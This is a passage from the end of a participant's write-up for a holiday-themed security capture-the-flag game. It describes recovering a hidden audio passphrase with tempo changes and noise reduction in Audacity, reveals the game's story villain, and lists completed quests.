


Figure 25: Waveform of joined audio

The audio sounded like 'dragged' tempo so I bumped up the tempo by 900% effectively reducing the duration of the audio to 5.39 seconds.




Figure 26: Increase tempo by 900%

I was able to hear a voice that sounded very much like C-3PO but there was still some noise in the background. The noise can be reduced in Audacity.




Figure 27: After noise reduction

After amplification, I was able to hear the full message clearly.




Figure 28: Amplification

FATHER CHRISTMAS, SANTA CLAUS. OR, AS I'VE ALWAYS KNOWN HIM, JEFF.

With the passphrase in hand, I was able to open that one door at the North Pole that couldn't be opened and reveal the villain of the plot...

Surprise surprise! The villain behind the nefarious plot is Dr. Who.





Figure 29: Who abducted Santa


10) Why had the villain abducted Santa?

TL;DR



I have looked into the time vortex and I have seen a universe in which the Star Wars Holiday Special was NEVER released. In that universe, 1978 came and went as normal. No one had to endure the misery of watching that abominable blight. People were happy there. It's a better life, I tell you, a better world than the scarred one we endure here.

Figure 30: Dr. Who is upset with Star Wars Holiday Special



So I did what I had to do. I knew that Santa's powerful North Pole Wonderland Magick could prevent the Star Wars Special from being released, if I could leverage that magick with my own abilities back in 1978. But Jeff refused to come with me, insisting on the mad idea that it is better to maintain the integrity of the universe's timeline. So I had no choice – I had to kidnap him.

Figure 31: Dr. Who decides to kidnap Santa to prevent Star Wars Holiday Special release

Appendix A: Quests

Quests


Incomplete Quests:

Completed Quests:


- * Find the NetWars Challenge Coins. - Find all the missing NetWars Challenge Coins and return them to Sparkle Redberry.
- * Complete the Cranberry Pi. - Find all the Cranberry Pi pieces and talk to Holly Evergreen!
 - * Find Santa. - Locate and rescue Santa Claus.
 - * Find the villain. - Find Santa's kidnapper.

- press ESC or click anywhere to close -


Appendix B: Inventory



Appendix C1: Achievements (1)



Appendix C2: Achievements (2)



Appendix C3: Achievements (3)



Appendix C4: Achievements (4)



Appendix C5: Achievements (5)



Appendix C6: Achievements (6)

